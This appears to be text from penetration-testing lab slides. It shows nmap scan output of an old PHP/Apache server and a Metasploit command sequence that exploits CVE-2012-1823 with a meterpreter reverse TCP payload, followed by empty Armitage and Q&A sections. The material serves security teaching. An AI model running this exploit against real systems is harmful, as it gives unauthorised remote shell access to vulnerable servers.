
```
|_Version from header x-powered-by: PHP/5.2.4-2  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

# Lab: Metasploit

---

```
$ sudo metasploit
# search CVE-2012-1823
# use exploit/multi/http/php_cgi_arg_injection
# show options
# set RHOST 192.168.x.x
# set PAYLOAD php/meterpreter/reverse_tcp
# exploit
```

# Lab: Armitage



# Q&A

---



@AndreaDraghetti